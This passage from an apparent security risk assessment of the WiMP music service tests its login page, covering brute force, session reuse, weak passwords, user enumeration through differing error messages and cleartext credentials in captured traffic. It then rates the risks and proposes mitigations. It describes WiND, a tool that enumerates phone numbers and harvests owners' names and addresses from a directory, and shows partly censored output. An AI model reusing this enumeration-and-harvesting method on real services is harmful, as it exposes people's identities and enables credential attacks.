
¹The tests were performed between 3rd - 24th May. Due to ongoing development of WiMP application, the author can not guarantee correctness of the results at the moment of reading

get through the login-system security, he will gain access to the administration page for user's subscription, where he may change user's credentials and see user's e-mail address, as shown in Figure 7.1:

The image shows a user profile administration page for WiMP. It consists of three distinct sections, each with a title bar and a form:

- ENDRE PASSORD:** This section contains three input fields labeled "EKSISTERENDE PASSORD:", "NYTT PASSORD:", and "BEKREFT PASSORD:". Below these fields is a button labeled "OPPDATER".
- ENDRE BRUKERNAVN:** This section contains one input field labeled "BRUKERNAVN:". Below the field is a button labeled "OPPDATER".
- ENDRE E-POST ADRESSE:** This section contains one input field labeled "EMAIL:" with the text "roman.kachanovskiy@gm" entered. Below the field is a button labeled "OPPDATER".


At the bottom of the page, the WiMP logo is displayed, followed by the text "WIRELESS MUSIC PLAYER".

Figure 7.1: WiMP user profile administration page

To identify the vulnerabilities, a series of tests were performed on the login-page.

7.1.1 Test 1 - Multiple Login Attempts

This scenario involves an attacker trying to guess the user's password. He performs several unsuccessful login attempts during a short time span. The system responds each time with an error message, as shown in Figure 7.2:



Feil mobilnummer eller passord,
vennligst prøv igjen

Figure 7.2: Unsuccessful login error message

The system gives no different warning after 10 unsuccessful attempts in a row and the attacker can continue guessing the password from the same machine unlimited times. Clearly, the last thing any business wants to do is give attackers carte blanche to run unlimited login attempts. All it takes is one user with a weak password to provide attackers a toehold in Aspiro's system.

- *Test: Multiple unsuccessful login attempts during a short time span.*
- *Result: Error message, no further warning after 10 attempts, user was not blocked.*
- *Impact: Brute force, dictionary attack, DoS attack.*

7.1.2 Test 2 - URL-Jumping

This is a scenario where a user logs into WiMP web page

<http://getwimp.com/site/web3/view.ftl?page=loggin>

He or she then presses “back”-button in their Internet browser to go back and leaves the computer. An attacker tries URL-jumping to bypass login process. This can be a possible scenario in any kind of open environment facilities, like library or university.

By testing this scenario another vulnerability was uncovered. The system allows logging in without username and password when the user doesn’t log out with the “LOGG UT”-button, but uses “back” button in the Internet browser. This way an attacker may be able to gain access to the profile page of this incautious user (Figure 7.3).



A screenshot of a login form. The form has two input fields: "MOBILNUMMER:" with the value "90896372" and "PASSWORD:". Below the fields is a "LOGG INN" button. Below the button, the text "Glemt passord?" is displayed in pink.

Figure 7.3: Attacker uses an open session and logs in without a password


However, if the user closes the Internet browser, the session is terminated and new login is required.

- **Test:** *URL-jumping.*
- **Result:** *The webpage allows logging in without username and password if the last session was not closed by pressing the “LOGG UT”-button.*
- **Impact:** *Identity theft.*

7.1.3 Test 3 - Password Strength

This scenario was set up to put the password security to the test. When a person registers him- or herself as a new WiMP user, he or she will get their first password by SMS. The user can then choose to log into the webpage and change the password to a more suitable one. Unfortunately, many users are unaware of security threats a short password without numbers can cause. That is why it is important for Aspiro to take hold of this problem and set strict password requirements to avoid unnecessary risk.

To test the password strength, it has been tried to change a secure password to an unsecure one, consisting of only three letters “aaa”. The system responded with giving an error message that stated that the password should not be shorter than four letters (Figure 7.4).



The screenshot shows a web form titled "ENDRE PASSORD" (Change Password). It contains three input fields: "EKSISTERENDE PASSORD:" (Existing Password), "NYTT PASSORD:" (New Password), and "BEKREFT PASSORD:" (Confirm Password). A pink error message box on the right states "Ditt passord må være fire tegn eller mer" (Your password must be four characters or more). Below the fields is a grey button labeled "OPPDATER" (Update).

Figure 7.4: An error message requesting the password to be at least four letters long

However, the system does not require the password to be alphanumeric. The system accepted a simple word “mama” as password, as shown in Figure 7.5:



ENDRE PASSORD

EKSISTERENDE PASSORD: ●●●●●●●●

NYTT PASSORD: ●●●●

BEKREFT PASSORD: ●●●●|

OPPDATER

Passordet er endret!

Figure 7.5: The system allowed the password to be changed to word "mama"

- **Test:** *Password strength.*
- **Result:** *The webpage allows users to have four-letter non-alphanumeric passwords.*
- **Impact:** *Identity theft, brute force, dictionary attack.*

7.1.4 Test 4 - Error Messages Vulnerability

This scenario involves an attacker trying first to log in with wrong user name (mobile number), then with wrong password and comparing the error messages. If the error messages are different, he will be able to determine if the mobile number is registered in WiMP user database.

First it has been tested to login with a legitimate mobile number and an incorrect password. After that it has been tried to login with random mobile number. The system responded with two different error messages, as shown in Figures 7.6 and 7.7 respectively².

This way an attacker can confidently determine which mobile number belongs to a legitimate WiMP user and which not.

²The test is further described on pages 68-69

INNLOGGING

Logg inn her å få tilgang til din profil og for å administrere ditt WiMP-abonnement.

Hvis du ikke har registrert deg med ditt mobilnummer for å bruke WiMP, må du først [registrere deg her](#).

MOBILNUMMER: 90896372
PASSORD:

LOGG INN

[Glemt passord?](#)

Feil mobilnummer eller passord,
vennligst prøv igjen

Figure 7.6: The error message produced, when the user name (mobile number) is correct and the password is incorrect

INNLOGGING

Logg inn her å få tilgang til din profil og for å administrere ditt WiMP-abonnement.

Hvis du ikke har registrert deg med ditt mobilnummer for å bruke WiMP, må du først [registrere deg her](#).

MOBILNUMMER: 90909090
PASSORD:

LOGG INN

[Glemt passord?](#)


En feil oppstod! Vennligst prøv
igjen

Figure 7.7: The error message produced, when both user name and password are incorrect

For purpose of exploiting this security hole a program called *WiMP Number Dump* (WiND) was created³. WiND was written in Java, using Eclipse Classic 3.5.2. [35]

The program runs through all possible mobile numbers in Norway, ranging from 40000000 to 49999999 and from 90000000 to 99999999 and tries to log into WiMP webpage. It analyzes the webpage source code for error message “*Feil mobilnummer eller passord, vennligst prøv igjen*”. When the number, that responds with this particular error message is found, the program looks it up in the telephone directory <http://www.gulesider.no/tk/>. WiND extracts the name and the address of the person, if any, and saves it into a text file *wimpDump.txt*.

To demonstrate the functionality of WiND, a range of 100 phone numbers were analyzed.⁴ The results are shown in Figure 7.8



```
wimpDump_2.txt - Notepad
File Edit Format View Help
2010-05-23 13:32:35:358,**119700,false
2010-05-23 13:32:35:605,**119701,true,Nina R***** *****veien 2 B, 3140 Natterøy
2010-05-23 13:32:35:745,**119702,false
2010-05-23 13:32:35:905,**119703,false
2010-05-23 13:32:36:037,**119704,false
2010-05-23 13:32:36:373,**119705,true,Rune L***** *****gata 5 A, 0553 Oslo
2010-05-23 13:32:36:510,**119706,false
2010-05-23 13:32:36:657,**119707,false
2010-05-23 13:32:36:797,**119708,false
.....
2010-05-23 13:32:59:454,**119793,false
2010-05-23 13:32:59:585,**119794,false
2010-05-23 13:32:59:717,**119795,false
2010-05-23 13:32:59:846,**119796,false
2010-05-23 13:32:59:978,**119797,false
2010-05-23 13:33:00:112,**119798,false
2010-05-23 13:33:00:287,**119799,false
```

Figure 7.8: WiMP Number Dump analysis of one hundred phone numbers. The date and time is followed by phone number, true/false for legitimate/invalid number, name of the owner and the address

The analysis has identified two users that have WiMP account and provided

³See Appendix A for the source code

⁴System specifications: Intel Pentium 4 2.59GHz, 2.00GB RAM, Windows 7 32-bit Operating System

us with their names and addresses.⁵ The system has allowed WiND to run 100 login attempts in the timespan of 25 seconds from the same IP-address without any security actions taken. It gives a running time of 0.25 seconds per number. With this speed it would have taken WiND 58 days to create a complete WiMP user database (and with more memory and processor power this time can be significantly decreased). A crook may for example use such a database for monetary gain (i.e selling it to Spotify). Otherwise, publishing it on the Internet can seriously harm Aspiro's business.

WiND can in similar way be extended to run dictionary attack on users of WiMP. The program may be tweaked to run through a password list and send the requests to *http://getwimp.com*, the similar way it does with the mobile numbers. This way weak passwords for the mobile numbers determined earlier may be uncovered. Therefore, there is no need to perform a separate dictionary attack test to confirm the vulnerability.

WiND can also support DoS attack on Aspiro's servers by running it on several machines simultaneously, thus increasing the load of the server. This attack was not pursued due to technical and legal reasons.

- ***Test: Error message vulnerability.***
- ***Result: The webpage pops different error messages, depending on validness of the phone number.***
- ***Impact: Identity theft, dictionary attack, DoS attack.***

7.1.5 Test 5 - Password Request Vulnerability

This involves a person stealing a mobile phone from a person, who is registered as WiMP user. He tries to request the account password to be sent to this mobile phone by SMS.

⁵Parts of the numbers, names and addresses have been censored for privacy reasons

When a user forgets his password, he can request the new password to be sent to him via SMS from *getwimp.com* webpage. As Figure 7.9 shows, the only information Aspiro requests of the person is the mobile number. No further information is needed and if the number is registered in WiMP user database, it will arrive shortly.

GLEMT PASSORD?

Tast inn ditt registrerte mobilnummer under for å få tilsend ditt passord på SMS

MOBILNUMMER:

SEND

Figure 7.9: The account password can be requested to be sent via SMS to provided mobile number

This method is highly insecure, because it is highly vulnerable to social engineering scenarios of stolen mobile or scenario when the mobile phone is left unattended.

- ***Test: Password request vulnerability.***
- ***Result: The only information needed to request the account password to be sent via SMS is the mobile number registered in WiMP user database***
- ***Impact: Identity theft, Social engineering***

7.2 Packet Sniffing

As discussed in chapter 6, in a case where attacker shares open network with the victim, sniffing packets that is being sent to and from victim's machine

can reveals many vulnerabilities. In this section Wireshark will be used to analyze traffic at the moment of WiMP login procedure to try to uncover any vulnerabilities.

It has been decided not to try getting raw music files directly from Aspiro's file storage. This is because in the real world, where music is freely available for download from variety of websites using P2P technology (like torrent), there will be no point for attacker hacking the AMP only to get access to free music. It would be much easier just to download music from e.g Piratebay.

7.2.1 Test 6 - Packet Dump Analysis

Here we consider a phishing scenario, where an attacker sets up his own access point in a public place, like school, shopping center or train station. He waits for someone to connect to this network and sniffs the traffic using wireshark. When the victim logs into WiMP, the hacker intercepts and analyzes IP-packet stream from victim's machine.

After the packets were captured, the filter was applied to limit Wireshark⁶ only to show traffic from one particular IP-address (in real life this would be the IP-address of the victim). The output was then searched for POST and GET HTTP messages. GET is used to send user information (user credentials) from an online form (login form in WiMP application in this case)to the server. Through this, the data is sent as a part of the URL in 'name-value' pairs. Data from the POST method is sent by the client as a part of the request body.

The analysis showed that after connection was established with the host, a HTTP message sent a GET with user credentials in plaintext(Figure 7.10)

As shown in Figure 7.10, neither password or user's MSISDN were encrypted or hashed, so the attacker could easily retrieve the credentials. He could then use

⁶Wireshark version 1.2.7(SVN Rev 32341)

```
Hypertext Transfer Protocol
GET /site/web3/view.ftl?email=&wimpactonlogin=loginuser&msisdn=90896372&password=mam&x=56&y=11 HTTP/1.1\r\n
Request Info (Chat/Sequence): GET /site/web3/view.ftl?email=&wimpactonlogin=loginuser&msisdn=90896372&password=mam&x=56&y=11 HTTP/1.1\r\n
Request Method: GET
Request URI: /site/web3/view.ftl?email=&wimpactonlogin=loginuser&msisdn=90896372&password=mam&x=56&y=11
Request Version: HTTP/1.1
```

Figure 7.10: Username and password are shown in cleartext in a HTTP GET method sent to Aspiro’s server

the credentials for spoofing, masquerading him to be a legitimate user, download music and let the victim pay for it.

- *Test: Packet dump analysis.*
- *Result: The mobile number and the password are sent in a HTTP GET method in cleartext.*
- *Impact: Identity theft, spoofing.*

Chapter 8

Control Analysis

The goal of this chapter is to analyze the controls that have been implemented or are planned for implementation by Aspiro to minimize the likelihood of security threats. This will help to derive an overall likelihood rating for possible system vulnerabilities discussed in chapter 6, as well as the impact of those vulnerabilities. The list of security requirements will be used to help analyzing the controls in an efficient way.

8.1 Control Categories

Implemented security controls can be divided into two groups: technical and non-technical controls. Technical controls are incorporated into computer hardware, software or firmware. Examples of technical controls are identification and authentication mechanisms, encryption methods, access control mechanisms, monitoring system or intrusion detection software. Non-technical controls are management and operational controls, such as security policies, operational pro-

cedures or physical and environmental security.

These two categories can be further classified as either preventive or detective. Preventive controls inhibit attempts to violate system security and include controls as encryption, authentication and access control enforcement. Detective controls warn of attempted violations of system security and include such controls as intrusion detection and monitoring systems, audit trails (logs) and checksums. [14]

8.2 Control Analysis

Figure 8.1 presents a table of implemented security controls with corresponding security requirements¹, which those controls cover or partially cover.

While almost all of security requirements are covered, there are few that are badly implemented or not covered by the implemented security controls:

- Security requirement 1.1.1 is partially covered by preventive control of sending passwords to user's mobile phone. However, as Test 5 in chapter 7 has shown, this method has weaknesses.
- Security in off-line mode, as well as the session-id handling, meet the requirement 1.1.6. However, as described in Test 6 in chapter 7, WiMP application credentials handling does not fulfill this requirement.
- WiND program, created for Test 4, demonstrates, that security requirement 1.1.9 is not fully met.
- Security requirement 2.1.2 is not fulfilled.
- Security requirement 2.1.6 is not fulfilled.
- Munin and Nagios monitoring systems make it possible to fulfill requirement 3.1.1, but there are no triggers that automatically notify security personnel of failed unauthorized login attempts.

¹See chapter 4, Figure 4.1 for security requirements description

	Technical	Non-technical	Corresponding security requirements
Preventive		AMSIP – security policy	1.1.11, 1.1.12, 3.2.1, 1.1.16
	All server systems are connected to at least two separate power circuits		1.1.12, 1.2.2, 1.2.3
	File servers are redundant. Database servers use replication and failover		1.1.12, 1.2.1, 1.2.2, 1.1.17
	Mediahuset AS handles database servers		1.1.6, 1.1.9, 1.1.16, 1.1.17
	Firewalls, anti-virus software		2.1.5, 3.2.2
		24/7 server room facilities, network infrastructure and backup solutions.	1.1.12
	Sessions, session-id (MD5 hash), one active session allowed		1.1.6, 2.1.1
	Login mechanism for WiMP and account management webpage.		1.1.1, 1.1.2, 1.1.3, 1.1.4, 1.1.5, 1.1.6, 1.1.9
	Registration via web, subscription service		2.1.3, 1.1.8
	Forgotten password is sent via SMS-message		1.1.1
	Content delivery system. Load balancer. Player key for content delivery		1.1.5, 1.1.17
		Daily backup routines	1.2.2
		Soft- and hardware deployment routines	1.1.12
	SSL connection between back-end and clients		1.1.6, 1.1.8, 1.1.9, 1.1.10, 2.1.4
	Offline mode file encryption. 128-bit AES for Android and 256-bit AES for iPhone		1.1.6, 3.1.2
	PayEx handles credit card information and payments		1.1.2, 1.1.4, 1.1.7, 1.1.8, 1.1.9, 1.1.16
	Detective	Nagios and Munin monitoring systems	
Nagios and Munin logs, user activity logs			1.1.13, 1.1.14, 1.1.15

Figure 8.1: Implemented system controls with corresponding security requirements

Chapter 9

Likelihood Determination

This chapter derives an overall likelihood rating that indicates the probability that a potential vulnerability may be exercised within the construct of the associated threat environment.

There are several factors that should be considered to derive an overall likelihood rating of a successful exploitation of AMP vulnerabilities:

- A threat source's motivation and capability to exploit a vulnerability
- The nature of the vulnerability
- The existence of security controls
- The effectiveness of the controls

The probability of the potential vulnerability being exercised can be divided into three levels, as described in Table 9.1:

Likelihood Level	Likelihood Definition
High	The threat source is highly motivated and sufficiently capable. The controls implemented to prevent the vulnerability from being exercised are ineffective or non-existent.
Medium	The threat source is motivated and capable, but the controls are in place that may mitigate the risk.
Low	The threat source lacks motivation or capability or controls are in place to prevent, or at least significantly impede, the vulnerability from being exercised.

Table 9.1: Likelihood definitions

Chapter 10

Impact Analysis

This chapter derives the magnitude of impact resulting from a successful threat exercise of a vulnerability.

10.1 Risk Level Measurement

The impact of the potential vulnerability being exercised can be measured by the consequences or damage caused by its occurrence. Thus, to perform a successful impact analysis it is necessary to discuss the importance of the security values for the stakeholders Aspiro.

Generally the impact of any harmful event on the computer system can be classified in three categories[14]:

- **Loss of integrity.** Integrity is lost if intentional or accidental changes are made to the data handled by the system. If the loss of data integrity is not corrected, it may lead to fraud, inaccuracy or erroneous decisions.

The violation of data integrity may support the successful attack against system's availability or confidentiality.

- **Loss of availability.** If an IT-system that requests payment for using its capabilities, like WiMP does, is unavailable to its end users, the organization's mission may be affected. Loss or reduction of system functionality may damage Aspiro's reputation, lead to loss of productive time, thus resulting in financial losses for the company.
- **Loss of confidentiality.** System and data confidentiality refers to the protection of information from unauthorized disclosure. Massive disclosure of private customer information could result in loss of public confidence, legal procedures against Aspiro, and as the impact - huge economical consequences.

Aspiro has in the WiMP White Paper¹ defined 4 levels of operation situations of the AMP:

Level 0: Normal operation.

Business is normal. Minor abnormal dysfunctions, i.e. latency in systems, are allowed.

Level 1: Emergency level LOW.

Recovery time of business critical system is less than 2 hours. This emergency situation may be caused by operator connections failures, corrupt data, system deploy errors or disk crashes.

¹See Appendix B

Level 2: Emergency level MEDIUM.

Recovery time of business critical system is proved to be more than 2 hours. This may be caused by extended power outage, major equipment failures, software viruses or bugs.

Level 3: Emergency level HIGH.

Recovery time of business critical system is proved to be more than 12 hours. This may be caused by fire in server room, incidents caused by nature disasters (earthquake, flood) or major extensive failures in software or equipment where recovery is difficult or impossible (total data loss).

End user privacy is another important factor for Aspiro. WiMP users have to pay for using WiMP service. That increases the likelihood of attacks on WiMP application with monetary gain, ego or revenge as possible motives. The most disastrous scenario for Aspiro is theft or disclosure of its users account information. Another realistic scenario is leak of user database information (acquired with a program like WiND) on the Internet. All this could highly damage Aspiro's reputation, result in legal procedures against Aspiro and come to advantage of competitive businesses, like Spotify or last.fm.

Scenario of someone managing to download music directly from the file storage leads to no economical disadvantages for Aspiro. Music files are easily available for download using torrent technology, thus giving no benefits for the attacker. Therefore the impact of this kind of scenario is minimal.

The probability of someone stealing user's credit card information is also very low, since Aspiro does not directly handle this information.

10.2 Magnitude of Impact Definition

Considering the factors described above, it is possible to derive the magnitude of impact of the potential vulnerabilities being exercised. Impacts like cost of repairing or level of effort required to correct problems can possibly be measured quantitatively (in lost revenue). However, the impacts like loss of credibility or reputation cannot be measured in specific units. These impacts may also directly lead to economical losses for Aspiro. Thus, it is appropriate to describe the impact using only qualitative categories - low, medium and high, as shown in Table 10.1.

Magnitude of Impact	Impact Definition
High	Exercise of the vulnerability may (1) result in a long-time loss of the AMP's availability (Level 3); (2) result in heavy economical losses; (3) significantly harm Aspiro's reputation or interest.
Medium	Exercise of the vulnerability may (1) result in Level 2 loss of the AMP's availability; (2) result in significant economical losses; (3) harm Aspiro's reputation or interest.
Low	Exercise of the vulnerability may (1) result in a short-time loss of the AMP's availability or minor system dysfunction (Level 1 and 0); (2) result in some economical losses; (3) slightly affect Aspiro's reputation or interest.

Table 10.1: Magnitude of impact definitions

Chapter 11

Risk Determination

The goal of this chapter is to assess the level of risk to the AMP. This chapter derives an overall risk rating by multiplying the ratings assigned for threat likelihood and threat impact.

11.1 Description of Risk Level

The final determination of security risks to the system is derived by multiplying the ratings assigned for threat probabilities and threat impacts. The determination of the risk levels is a subjective process. Therefore, it has been decided not to operate with direct probabilities, but to divide all risks into three categories: High, Medium and Low, as shown in Table 11.1:

Table 11.2 shows the description of the risk levels defined in Table 11.1. The table presents the risk scale with its ratings of High, Medium and Low, as well as the actions that should be taken by Aspiro for each risk level.

Threat Likelihood	Impact		
	Low	Medium	High
High	Low	Medium	High
Medium	Low	Medium	Medium
Low	Low	Low	Low

Table 11.1: Risk-level matrix

Risk Level	Risk Description and Necessary Actions
High	If a finding or observation is evaluated as high risk, there is a strong need for corrective or preventive measures to avoid the impact of given vulnerability. An existing system may continue to operate, but the corrective plan must be put in place as soon as possible.
Medium	If a finding or observation is rated as medium risk, corrective measures are needed. The plan for risk mitigation should be developed within a reasonable period of time.
Low	If a finding or observation is rated as low risk, there is no strong need for corrective measures. The stakeholders must determine whether corrective actions are still required or decide to accept the risk.

Table 11.2: Risk scale and necessary actions

11.2 Risk Identification

In this section the security threats that were identified and tested in chapters 6 and 7 are measured and analyzed based on descriptions of likelihood levels and magnitude of impact, provided in tables 9.1 and 10.1 respectively.

Baiting or Familiarity Exploit

Table 11.3 describes risk of successful execution of baiting or familiarity exploit techniques. People are generally naive and curious. That is why these methods

are fairly easy to carry out. The consequences of successful execution of these techniques may be giving an attacker unfettered access to the victim's computer and perhaps Aspiro's internal computer network. However, every computer at Aspiro's offices has up-to-date antivirus software installed, reducing the likelihood of being infected by trojans and viruses. Another control in place is the switchboard operator at the entrance of Aspiro's office.

Baiting / Familiarity Exploit	
Likelihood	Low
Impact	Medium
Risk	Low

Table 11.3: Risk of baiting or familiarity exploit social engineering techniques

Phone or E-mail Pretexting

Table 11.4 describes risk of successful execution of phone or e-mail pretexting techniques. The likelihood of this is considered to be low, due to AMSIP security policy. The customer service agents will use the subscriber's e-mail address instead of temporary mobile number. The impact of this technique is also low, since all a misuser achieves is gaining access to someone's account, which does not carry dramatic economical or legal consequences for Aspiro.

Phone or E-mail Pretexting	
Likelihood	Low
Impact	Low
Risk	Low

Table 11.4: Risk of phone or e-mail pretexting

Stealing Password by Using Subscribed Mobile

Table 11.5 describes risk of a misuser acquiring the legitimate WiMP account credentials by using a borrowed or stolen mobile. The likelihood of this is set to high, since Aspiro does not request any other information besides the legitimate WiMP mobile number to send the “lost” password. However, exercise of this vulnerability may only slightly affect Aspiro’s reputation or interest.

Stealing Password by Using Subscribed Mobile	
Likelihood	High
Impact	Low
Risk	Low

Table 11.5: Risk of a misuser to acquire the password for WiMP by using a borrowed or stolen mobile

Virus or Trojan Infection

Table 11.6 describes risk of virus or trojan infection of Aspiro’s internal computers, e.g. through infected e-mail. The consequences of infection may be an attacker gaining access to the victim’s computer and perhaps Aspiro’s internal computer network. However, the likelihood of this is low, since every computer at Aspiro’s offices has up-to-date antivirus software installed.

Virus or Trojan Infection	
Likelihood	Low
Impact	Medium
Risk	Low

Table 11.6: Risk of virus or trojan infection of Aspiro’s internal computers

Downloading Directly From Music File Storage

Table 11.7 describes risk of an attacker being able to download raw music files directly from the file storage. Both likelihood and impact of this are considered low, since an attacker will probably lack motivation to perform this kind of attack. Also, the impact of this attack being carried out will not result to any considerable damage for Aspiro.

Stealing Raw Files	
Likelihood	Low
Impact	Low
Risk	Low

Table 11.7: Risk of attacker being able to interact directly with file storage

Session Hi-Jacking

Table 11.8 describes risk of successful session hi-jacking attack being carried out. AMP has necessary controls in place to reduce the likelihood of vulnerability being exercised.¹ The execution of this attack will not involve any serious consequences for Aspiro, since the attacker will only be able to hi-jack one session at a time.

Session Hi-Jacking	
Likelihood	Low
Impact	Low
Risk	Low

Table 11.8: Risk of successful session hi-jacking attack

¹See chapters 6 and 8 for description

XSS

Table 11.9 describes risk of successful XSS attack being carried out. The likelihood of this is considered to be medium, because of simplicity and prevalence of this attack. The consequence of this vulnerability being exercised may be massive fraud of WiMP users, which may harm Aspiro's reputation and result in considerable economical losses.

XSS	
Likelihood	Medium
Impact	Medium
Risk	Medium

Table 11.9: Risk of XSS attack

SQL-Injections

Table 11.10 describes risk of successful SQL-injection attack being carried out. Though not tested, the author considers controls implemented by Media Norge IT Solutions to be sufficient.², giving low likelihood level. However, the exercise of SQL-injection attack may result in loss of valuable user or content information, harming Aspiro's business.

SQL-Injections	
Likelihood	Low
Impact	Medium
Risk	Low

Table 11.10: Risk of SQL-injection attack

²See chapters 6 and refchap:controlAnalysis for description

Massive Dictionary Attack

Table 11.11 describes risk of massive dictionary attack, carried out by multiple computers, being exercised. As WiND application has proven, Aspiro does not have effective controls in place to prevent the vulnerability from being exercised.³ The impact of the attack may be a massive WiMP user password theft, significantly harming Aspiro's reputation.

Massive Dictionary Attack	
Likelihood	High
Impact	High
Risk	High

Table 11.11: Risk of dictionary attack with massive credentials theft as a result

Brute Force Attack

Table 11.12 describes risk of an attacker acquiring WiMP account password by brute force. The likelihood of a single brute force attack being carried out is high, since WiMP's webpage allows to send multiple login requests per second and the password security is very low. However, a successful brute force attack takes typically long time to execute, preventing massive password theft, thus giving low impact level.

Brute Force	
Likelihood	High
Impact	Low
Risk	Low

Table 11.12: Risk of an attacker acquiring passwords using brute force

³See chapter 7 for description

User Database Exposure

Table 11.13 describes risk of an attacker creating WiMP user database by using external software. WiND application has proven that this scenario is highly possible. Publishing such a database on the Internet can considerably harm Aspiro's reputation. However, the passwords of WiMP users aren't exposed in this scenario, reducing the magnitude of impact.

User Database Exposure	
Likelihood	High
Impact	Medium
Risk	Medium

Table 11.13: Risk of an attacker creating WIMP user database by using external programs

DoS Attack

Table 11.14 describes risk of successful execution of a Denial-of-Service attack. WiND has proven that, when launched from multiple sources, e.g. a botnet, it can support DoS attack on Aspiro's servers. However, AMP has a load balancer, which helps reduce the likelihood of successful DoS attack being exercised. The impact of DoS attack on Aspiro's server may be a long-time (Level 3) loss of the AMP's availability, thus giving a high impact level.

DoS Attack	
Likelihood	Medium
Impact	High
Risk	Medium

Table 11.14: Risk of successful DoS attack on the AMP

Wireless Password Hi-Jacking

Table 11.15 describes risk of an attacker using wireless packet sniffing to acquire WiMP password. As Test 6 in chapter 7 has shown, Aspiro has no controls in place to prevent this attack from being exercised, giving high likelihood level. The impact level is considered to be low, since all an attacker achieves by this attack is gaining access to someone's WiMP account, which does not carry dramatic economical or legal consequences for Aspiro.

Wireless Password Hi-Jacking	
Likelihood	High
Impact	Low
Risk	Low

Table 11.15: Risk of an attacker acquiring passwords using wireless packet sniffing

Passive Air-Interface Sniffing

Table 11.16 describes risk of SMS messages sent by Aspiro to a legitimate user being intercepted by an attacker. Both likelihood and impact levels of this attack are considered low, since this attack involves using highly technical and expensive equipment only to gain single WiMP password, which does not justify the amount of work and money needed to set up the attack.

Passive Air-Interface Sniffing	
Likelihood	Low
Impact	Low
Risk	Low

Table 11.16: Risk of an attacker intercepting SMS-messages sent by Aspiro to a legitimate user

Power Failure or Server Room Fire

Table 11.17 describes risk of the system being damaged due to power shortcut or fire in server rooms. The magnitude of impact of fire or power shortcut will naturally be high. However, Aspiro has controls in place to reduce the likelihood of this scenario to minimum.⁴

Information Loss Caused by Power Failure / Fire	
Likelihood	Low
Impact	High
Risk	Low

Table 11.17: Risk of the system being damaged due to power shortcut or fire

⁴See chapter 6.1 for description

Chapter 12

Mitigation Strategies

This chapter assigns priority levels to risks determined in chapter 11, suggests strategies to mitigate those risks and performs cost-benefit analysis.

12.1 Assigning Risk Priority and Control Options Evaluation

12.1.1 Risk Prioritization

Based on the risks levels determined in chapter 11, it is possible to prioritize the risks to help Aspiro mitigate major security weaknesses of the AMP. Possible attacks and vulnerabilities can be divided into three categories, in accordance with how fast those risk have to be mitigated. Figure 12.1 shows a table of risk priority levels. It has also been chosen to include an urgency-meter, which indicates the attention level required for the particular risk.

Risk Priority Level	Risk Name	Urgency -Meter
High	<ul style="list-style-type: none"> • Massive Dictionary Attack 	Red
Medium	<ul style="list-style-type: none"> • User Database Exposure • DoS Attack • XSS 	Orange
Low	<ul style="list-style-type: none"> • Brute Force • Wireless Password Hi-Jacking • Acquire Password using Subscribed Mobile • Virus or Trojan Infection • Direct Interaction with the File Storage • Session Hi-Jacking • SQL-Injection • Power Failure or Server Room Fire • Baiting / Familiarity Exploit • Phone or E-Mail Pretexting • Passive Air-Interface Sniffing 	Yellow and Blue

Figure 12.1: Risk priority levels and urgency-meter

One may notice that some risks have the same priority level, but have different color on the urgency-meter. This solution was chosen, because those risks require stronger attention due to high likelihood of vulnerability exposure.

12.1.2 Mitigation Methods

When it comes to controls that can be suggested to be implemented to mitigate the risks, one have to look at the source of the problem. Many of the identified risks can be mitigated by simple and well-known security mechanisms, such as input validation. There are, of course, no universal solution to all problems, but some few methods can be suggested to enhance the security of the AMP:

Password Strength

The foundation of any good security is a strong password. By allowing short and insecure passwords, Aspiro invites hackers to run brute-force and dictionary-based attacks. To mitigate this weakness Aspiro has to request their subscribers to use longer alpha-numerical passwords. A password that is minimum 7-letters long, consisting of both numbers, letters and capital letters have to be a must for new subscribers. Aspiro may also need to send a notification to all their users to change their password to a more secure one.

- *Control Method: Strong Passwords.*
- *Mitigates Risks: Brute Force, Dictionary Attack, Passive Air-Interface Sniffing.*
- *Countermeasures: Alpha-numerical 7-letters long passwords.*

Login Attempts Limit

Clearly, one of the last thing Aspiro wants to do is give the attackers carte blanche to run unlimited login attempts. It has been proven that in combination with a weak password this can provide attackers a toehold in their system. By allowing unlimited login attempts, Aspiro practically sets out a welcome mat for anyone to launch a dictionary attack on their site. This attack also gets statistically more effective the more users Aspiro attracts.[13]

One of the most widespread solutions to this problem is to lock out the account when someone tries to login multiple unsuccessful times in a row. However, this can lead to DoS attacks and is generally discouraged. A better solution that can be suggested is to implement a delay that is geometrically increased for each failed login attempt:

- 1st failed login - no delay

- 2nd failed login - 2 seconds delay
- 3rd failed login - 4 seconds delay
- 4th failed login - 8 seconds delay
- 5th failed login - 16 seconds delay

This way Aspiro can eliminate possibility for dictionary or brute force attacks by simply make them to take extremely long time.

Alternately, Aspiro could display a CAPTCHA after the third unsuccessful login attempt to ensure that the response is not generated by a computer, as shown in Figure 12.2:



Figure 12.2: An example of a CAPTCHA test

There are many variations of this technique, but the net effect is the same: allow attackers to only try a handful of passwords each day.

- ***Control Method: Limited Login Attempts.***
- ***Mitigates Risks: Brute Force, Dictionary Attack, User Database Exposure, DoS Attack.***
- ***Countermeasures: Login delay or CAPTCHA test.***

Good Error Messages

